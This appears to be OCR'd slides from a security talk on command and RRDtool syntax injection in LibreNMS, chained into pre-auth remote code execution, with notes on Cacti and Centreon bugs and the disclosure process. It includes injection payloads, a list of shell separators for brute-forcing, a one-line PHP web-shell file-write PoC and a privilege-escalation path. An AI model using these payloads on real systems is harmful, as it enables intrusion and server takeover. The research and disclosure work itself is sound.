-c FONT#000000 -c CANVAS#FFFFFF00 -c GRID#a5a5a5 -c MGRID#FF9999 -c FRAME#5e5e5e
-c ARROW#5e5e5e -R normal --font LEGEND:8:DejaVuSansMono --font
AXIS:7:DejaVuSansMono --font-render-mode normal
DEF:procs=localhost/hr_processes.rrd:procs:AVERAGE AREA:procs#CDEB8B:
COMMENT:'Processes          Now        Ave        Max\n' LINE1.25:procs#008C00:'
      ' GPRINT:procs:LAST:%6.21f%s GPRINT:procs:AVERAGE:%6.21f%s
GPRINT:procs:MAX:%6.21f%s\n COMMENT:\n --daemon
unix:/var/run/rrdcached/rrdcached.sock</p><p>command returned (926x369
OK u:0.43 s:0.03 r:0.45
```

? < + > Type a search term 0 matches

? < + > testyy 0 ma

```
GET
/graph.php?type=device_hr_processes&debug=1&device=1&title=testyyy&from=1573054800&
to=1573141200&showcommand=no&height=300;id&width=845.1 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://192.168.56.102/graphs/type=device_hr_processes/device=1/from=1573054800/to=15
73141200/showcommand=yes/
Cookie:
XSRF-TOKEN=eyJpdiI6ImxuNXlFbXNVMWpy0Vc3SjVCeFVRUmc9PSIsInZhbHVlIjoicGJ0QnRicmRaTVYxW
HdHRnZ3T1lMdXQ4YVlFaU52N1hqeGNrK0plc1Rrd29sRDFkeFIza2pNekJabVNhQ2tDNVwvY2V2QmkrTmxU
WTZBdHg0alNIUXRnPT0iLCJtYWMi0iJmNjE00WQw0WYy0Dg4NTgxMjZm0WE1MDRjYzM1Y2ZhYjMyYjIwZmR
i0WVkYzdlZmY0Nzg3ZjJj0TZkMzkxMzJhIn0%3D;
librenms_session=eyJpdiI6InR6TnF3VUVRYXo50E1LS01weXVWRlE9PSIsInZhbHVlIjoiNGJxZHN2M0
53bGllNXVPUUorV0dXdUppQVwvbXUrQXlxTHRBaFNBYWZTRVdNQVwvNGdza20rem44dDlia3Z2eTBiYVwvb
WpmQVRSQ0plelczdUFVcFVnYUE9PSIsImlhYyI6ImNmZTqyMjA1YzdmNzUzZTE0YjdjYWQ2NDc30WI1MTY0
```

```
Content-Length: 6346

SQL[SELECT `devices`.*, `location`, `lat`, `lng` FROM `devices` LEFT JOIN
locations ON `devices`.location_id=`locations`.`id` WHERE `device_id` = ? ["1"]
2.91ms]
SQL[SELECT * FROM devices_attribs WHERE `device_id` = ? [1] 0.61ms]
SQL[SELECT * FROM `vrf_lite_cisco` WHERE `device_id` = ? ["1"] 5.95ms]
SQL[SELECT attrib_value FROM devices_attribs WHERE `device_id` = ? AND
`attrib_type` = ?  [1,"poll_mib"] 0.69ms]
<p>graph /tmp/pnMTzkMqxMJmfP9V  -l 0 -E --start 1573054800 --end 1573141200
--width 845.1 --height 300;id -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c
SHADEB#EEEEEE00 -c FONT#000000 -c CANVAS#FFFFFF00 -c GRID#a5a5a5 -c MGRID#FF9999
-c FRAME#5e5e5e -c ARROW#5e5e5e -R normal --only-graph --font
LEGEND:8:DejaVuSansMono --font AXIS:7:DejaVuSansMono --font-render-mode normal
DEF:procs=localhost/hr_processes.rrd:procs:AVERAGE AREA:procs#CDEB8B:
COMMENT:'Processes          Now        Ave        Max\n' LINE1.25:procs#008C00:'
     ' GPRINT:procs:LAST:%6.21f%s GPRINT:procs:AVERAGE:%6.21f%s
GPRINT:procs:MAX:%6.21f%s\n COMMENT:\n --daemon
unix:/var/run/rrdcached/rrdcached.sock</p><p>command returned (845x300
OK u:0.02 s:0.00 r:0.02
)</p>-rw-rw-r-- 1 www-data www-data 3691 Nov  7 16:18 /tmp/pnMTzkMqxMJmfP9V
<img
```

Bruteforce time

- Pipe |
- Semi colon ;
- Ampersand &
- Backticks `
- Fork (), $()
- Environment variables $HOSTNAME, ${HOSTNAME}
- New line \n (%0a)
- Command line argument injection –help, --version
- etc

Wait a minute: %0als%0a works

```
<p>graph /tmp/4FbNgKX5szcuuFsl  --alt-autoscale-max --rigid -E --start
1573054800 --end 1573141200 --width 845.1 --height 300
ls
 -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c SHADEB#EEEEEE00 -c FONT#000000 -c
CANVAS#FFFFFF00 -c GRID#a5a5a5 -c MGRID#FF9999 -c FRAME#5e5e5e -c ARROW#5e5e5e
-R normal --only-graph --font LEGEND:8:DejaVuSansMono --font
AXIS:7:DejaVuSansMono --font-render-mode normal HRULE:0#555555
--title='device*hr_processes ' --daemon
unix:/var/run/rrdcached/rrdcached.sock</p><p>command returned (OK u:0.00 s:0.00
r:0.00
d ..
d .
d localhost
OK u:0.00 s:0.00 r:0.00
ERROR: unknown function '-c'
)</p>□PNG
□
```



WE NEED TO GO
DEEPER

```php
function rrdtool_graph($graph_file, $options)
{
    global $debug, $rrd_sync_process;
    /** @var Proc $rrd_sync_process */

    if (rrdtool_initialize(false)) {
        $cmd = rrdtool_build_command('graph', $graph_file, $options);

        $output = implode($rrd_sync_process->sendCommand($cmd));

        if ($debug) {
            echo "<p>$cmd</p>";
            echo "<p>command returned ($output)</p>";
        }

        return $output;
    } else {
        return 0;
    }
}
```

```php
function rrdtool_initialize($dual_process = true)
{
    global $config, $rrd_sync_process, $rrd_async_process;

    $command = $config['rrdtool'] . ' -';

    $descriptor_spec = array(
        0 => array('pipe', 'r'), // stdin  is a pipe that the child will read from
        1 => array('pipe', 'w'), // stdout is a pipe that the child will write to
        2 => array('pipe', 'w'), // stderr is a pipe that the child will write to
    );

    $cwd = $config['rrd_dir'];

    if (!rrdtool_running($rrd_sync_process)) {
        $rrd_sync_process = new Proc($command, $descriptor_spec, $cwd);
    }

    if ($dual_process && !rrdtool_running($rrd_async_process)) {
        $rrd_async_process = new Proc($command, $descriptor_spec, $cwd);
        $rrd_async_process->setSynchronous(false);
    }

    return rrdtool_running($rrd_sync_process) && ($dual_process ? rrdtool_running($rrd_async_process) : true);
}
```

RRDTool

RRDtool is the OpenSource industry standard, high performance data logging and graphing system for time series data. RRDtool can be easily integrated in shell scripts, perl, python, ruby, lua or tcl applications.



https://oss.oetiker.ch/rrdtool/


RRDTool Functions

While the man pages talk of command line switches you have to set in order to make RRDtool work it is important to note that **RRDtool can be remotely controlled through a set of pipes**. This saves a considerable amount of startup time when you plan to make RRDtool do a lot of things quickly. Check the section on "REMOTE CONTROL" further down. There is also a number of language bindings for RRDtool which allow you to use it directly from Perl, python, Tcl, PHP, etc.

- **Create**
- **Graph**
- **Graphv**
- **Dump**
- **Restore**
- **Fetch**
- **Xport**
- **List**
- **More**

RRDTool exploit primitives

- Information disclosure
- Directory traversal
- Cross Site Scripting
- SSRF/XSPA
- Directory read
- Directory write
- File read
- File write



Information disclosure

info

Get information about an RRD. Check rrdinfo.

```
RRDtool 1.7.0  Copyright by Tobias Oetiker <tobi@oetiker.ch>
               Compiled Mar  1 2018 09:35:27

Usage: rrdtool [options] command command_options
Valid commands: create, update, updatev, graph, graphv,  dump, restore,
                last, lastupdate, first, info, list, fetch, tune,
                resize, xport, flushcached

Valid remote commands: quit, ls, cd, mkdir, pwd

RRDtool is distributed under the Terms of the GNU General
Public License Version 2. (www.gnu.org/copyleft/gpl.html)

For more information read the RRD manpages
```

Directory traversal

REMOTE CONTROL

When you start **RRDtool** with the command line option '-' it waits for input via standard input (STDIN). With this feature you can improve performance by attaching **RRDtool** to another process (MRTG is one example) through a set of pipes. Over these pipes **RRDtool** accepts the same arguments as on the command line and some special commands like **cd, mkdir, pwd, ls** and **quit**. For detailed help on the server commands type:

```
rrdtool help cd
```

Cross Site Scripting

[**-f**|**--imginfo** *printfstr*]

After the image has been created, the graph function uses printf together with this format string to create output similar to the PRINT function, only that the printf function is supplied with the parameters *filename*, *xsize* and *ysize*. In order to generate an **IMG** tag suitable for including the graph into a web page, the command line would look like this:

```
--imginfo '<IMG SRC="/img/%s" WIDTH="%lu" HEIGHT="%lu" ALT="Demo">'
```

SSRF/XSPA

[**-d**|**--daemon** *address*]

Address of the rrdcached daemon. If specified, a `flush` command is sent to the server before reading the RRD files. This allows the graph to contain fresh data even if the daemon is configured to cache values for a long time. For a list of accepted formats, see the **-l** option in the rrdcached manual.

```
rrdtool graph [...] --daemon unix:/var/run/rrdcached.sock [...]
```

Directory read

REMOTE CONTROL

When you start **RRDtool** with the command line option '-' it waits for input via standard input (STDIN). With this feature you can improve performance by attaching **RRDtool** to another process (MRTG is one example) through a set of pipes. Over these pipes **RRDtool** accepts the same arguments as on the command line and some special commands like **cd, mkdir, pwd, ls** and **quit**. For detailed help on the server commands type:

```
rrdtool help cd
```

list

List the directories and rrd databases remotely. Check rrdlist.

Directory write

REMOTE CONTROL

When you start **RRDtool** with the command line option '-' it waits for input via standard input (STDIN). With this feature you can improve performance by attaching **RRDtool** to another process (MRTG is one example) through a set of pipes. Over these pipes **RRDtool** accepts the same arguments as on the command line and some special commands like **cd, mkdir, pwd, ls** and **quit**. For detailed help on the server commands type:

```
rrdtool help cd
```

“File read”

restore

Restore an RRD in XML format to a binary RRD. Check rrdrestore

File write

graph

Create a graph from data stored in one or several RRDs. Apart from generating graphs, data can also be extracted to stdout. Check rrdgraph.

create

Set up a new Round Robin Database (RRD). Check rrdcreate.

xport

Export data retrieved from one or several RRDs. Check rrdxport.

File write PoC

```
graph "/tmp/test.php" -t t LINE:1:"<?=`$_GET[c]`?>" -a CSV
```

Other bugs identified

- SQL injection
- Local file include
- XSS
- Information disclosure
- Authenticated command injection
- Authentication bypass

Combining the bugs

Un-authenticated RRD Tool syntax injection


RRDTool file write primitive

PHP local file include via directory traversal

PRE AUTH REMOTE CODE EXECUTION

DEMO

Post exploitation – Privilege escalation



www-data

Belongs to the librenms user group

Librenms

Has group write permissions on

/opt/librenms/daily.sh

Crontab

Runs daily.sh daily as the librenms user

(should never be disabled)

Librenms user

has sudo privileges to run all commands without password

Disclosure process

- Reached out via a personal connection
- LibreNMS team were great
- Multiple rounds of patching
- LibreNMS requested 30 day post patch delay

But wait there’s more

```ruby
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'LibreNMS Collectd Command Injection',
      'Description'    => %q(
        This module exploits a command injection vulnerability in the
        Collectd graphing functionality in LibreNMS.

        The `to` and `from` parameters used to define the range for
        a graph are sanitized using the `mysqli_escape_real_string()`
        function, which permits backticks. These parameters are used
        as part of a shell command that gets executed via the `passthru()`
        function, which can result in code execution.
      ),
      'License'        => MSF_LICENSE,
      'Author'         =>
      [
        'Eldar Marcussen', # Vulnerability discovery
        'Shelby Pace'      # Metasploit module
```

https://www.exploit-db.com/exploits/47375

Upcoming Cacti bugs

- **SQL injection**

CVE-2019-17357

- **Unsafe deserialization**

CVE-2019-17358


Nico Waisman
@nicowaisman

I love this bug class in PHP!
CVE-2018-21020 (Auth Bypass on Centreon).
Guess what happens when you compare a token like "0e4cd397bc90a4df" == "00"

```
@@ -154,7 +154,7 @@ protected function getLogFlag()
     */
    protected function checkPassword($password, $token = "", $autoimport = false)
    {
-       if ((strlen($password) == 0 || $password == "") && $token == "") {
+       if ((strlen($password) == 0 || $password === "") && $token === "") {
            $this->passwdOk = 0;
            return;
        }
@@ -198,7 +198,7 @@ protected function checkPassword($password, $token = "", $autoimport = false)
                if ($this->passwdOk == -1) {
                    $this->passwdOk = 0;
                    if (isset($this->userInfos["contact_passwd"])
-                       && $this->userInfos["contact_passwd"] == $this->myCrypt($password)) {
+                       && $this->userInfos["contact_passwd"] === $this->myCrypt($password)) {
                        $this->passwdOk = 1;
                        if (isset($this->ldap_store_password[$arId]) && $this->ldap_store_password[$arId]) {
                            $this->pearDB->query("UPDATE `contact`
@@ -223,12 +223,12 @@ protected function checkPassword($password, $token = "", $autoimport = false)
        } elseif ($this->userInfos["contact_auth_type"] == ""
            || $this->userInfos["contact_auth_type"] == "local" || $this->autologin) {
            if ($this->autologin && $this->userInfos["contact_autologin_key"]
-               && $this->userInfos["contact_autologin_key"] == $token) {
+               && $this->userInfos["contact_autologin_key"] === $token) {
                $this->passwdOk = 1;
            } elseif (!empty($password) && $this->userInfos["contact_passwd"] == $password && $this->autologin) {
                $this->passwdOk = 1;
            } elseif (!empty($password)
-               && $this->userInfos["contact_passwd"] == $this->myCrypt($password)
+               && $this->userInfos["contact_passwd"] === $this->myCrypt($password)
                && $this->autologin == 0) {
                $this->passwdOk = 1;
            } else {
@@ -241,13 +241,13 @@ protected function checkPassword($password, $token = "", $autoimport = false)
         */
        if ($this->passwdOk == 2) {
            if ($this->autologin && $this->userInfos["contact_autologin_key"]
-               && $this->userInfos["contact_autologin_key"] == $token) {
+               && $this->userInfos["contact_autologin_key"] === $token) {
                $this->passwdOk = 1;
            } elseif (!empty($password) && isset($this->userInfos["contact_passwd"])
```

Further research

- Other attack vectors for RRD
- Other RRD based and similar admin tools:
  - **NfSen**
  - **collectd**
  - **SmokePing**
  - **RANCID**
  - **Oxidized**


CONCLUSION
System administration software represents juicy target
They may not have the a secure codebase
Assume people are researching high value targets
Bug hunting can be fun, frustrating and very rewarding

Thank you!